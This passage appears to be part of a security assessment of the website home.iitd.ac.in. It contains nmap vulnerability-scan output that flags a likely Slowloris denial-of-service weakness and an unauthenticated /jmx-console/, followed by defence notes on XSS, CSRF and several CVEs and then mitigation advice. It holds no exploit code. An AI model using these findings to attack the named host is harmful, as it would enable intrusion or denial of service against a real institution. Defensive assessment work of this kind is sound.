|_  /jmx-console/: Authentication was not required
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
554/tcp  open  rtsp?
1723/tcp open  pptp?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 804.66 seconds
```

Main vulnerability:

```
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
```

Other vulnerabilities:

http-stored-xss: Couldn't find any stored XSS vulnerabilities.

http-dombased-xss: Couldn't find any DOM based XSS.

http-csrf: Couldn't find any CSRF vulnerabilities.

http-vuln-cve2010-0738: /jmx-console/: Authentication was not required

CVE	Type	Defence Mechanisms
Shellshock (CVE-2014-6271)	Bash injection via CGI	- Patched bash version (post-2014) - Apache no longer using vulnerable CGI scripts - WAF blocking malformed headers
Log4Shell (CVE-2021-44228)	Log injection → RCE	- Log4j updated to 2.16+ - JNDI lookup disabled - Input validation (User-Agent, X-API-Key, etc.) - No outbound LDAP/DNS (egress filtering)
Drupalgeddon2 (CVE-2018-7600)	Unauthenticated RCE in Drupal	- Drupal core updated (v7.58+) - Admin routes protected - WAF/mod_security filtering malicious POST data
EternalBlue (CVE-2017-0144)	SMB Remote Code Execution	- Patched Windows (MS17-010) - SMBv1 disabled - Port 445 firewall blocked externally

1. Stored XSS — Not Found

User input is stored (in DB or file) and rendered later — no vulnerable injection points were found.

Likely Defences:

- Output encoding (e.g. htmlspecialchars () or react auto-escaping)
- Input validation + sanitization
- Content Security Policy (CSP)
- Use of secure templating engines (e.g., Twig, Mustache)
- Stored input is “escaped” before rendering into HTML/JS

2. DOM-Based XSS — Not Found

No dangerous handling of user-controlled input in JavaScript (document.location, innerHTML, etc.)

Likely Defenses:

- JavaScript frameworks using safe rendering (e.g., React, Angular)
- Avoiding eval(), innerHTML, and other sink functions
- CSP limiting inline scripts
- Escaping inputs before inserting into the DOM
- Sanitizers like DOMPurify (client-side)

---

3. CSRF — Not Found

No exploitable POST/GET actions were found that could be triggered by a third-party site.

Likely Defences:

- Anti-CSRF tokens in all state-changing forms (<input type="hidden" name="csrf_token"...)
- Tokens validated server-side per user session
- SameSite=Strict or Lax set on cookies
- CORS headers prevent unauthorized cross-origin requests
- Custom headers like X-CSRF-Token that can't be set cross-origin

Mitigation Techniques Advised:

The website https://home.iitd.ac.in would benefit significantly from implementing a layered security strategy focusing on **secure configurations, modern headers, dependency hygiene, and network-level protections**.

First, to **mitigate client-side risks** such as vulnerable JavaScript libraries, missing CSP headers, and the absence of Anti-CSRF tokens, the website should adopt a **rigorous content security policy (CSP)** and implement **secure coding practices** across all front-end code.

Libraries like **jquery-validation** should be updated to their latest, non-vulnerable versions as part of a **continuous dependency management process**.

For CSRF protection, developers should integrate server-side frameworks or middleware that enforce the generation and verification of CSRF tokens on all state-changing requests.

In parallel, response headers such as Strict-Transport-Security, X-Content-Type-Options, and a properly configured CSP should be added to limit the impact of any client-side injection attacks.

To **address infrastructure-level concerns**, particularly the **Slowloris vulnerability**, the web server should be configured to mitigate slow HTTP attacks by setting **timeouts and connection limits**.

For example, in **Apache**, this can be achieved using modules like **mod_reqtimeout** to limit the header/body read time, or mod_security for more granular request filtering.

Enabling a **reverse proxy/load balancer** (like NGINX or HAProxy) in front of the web server can also absorb and drop slow connections before they reach the application server.

More broadly, the deployment of a **Web Application Firewall (WAF)** and **rate-limiting controls** would help detect and block anomalous behaviour, including large bursts of connections from a single IP.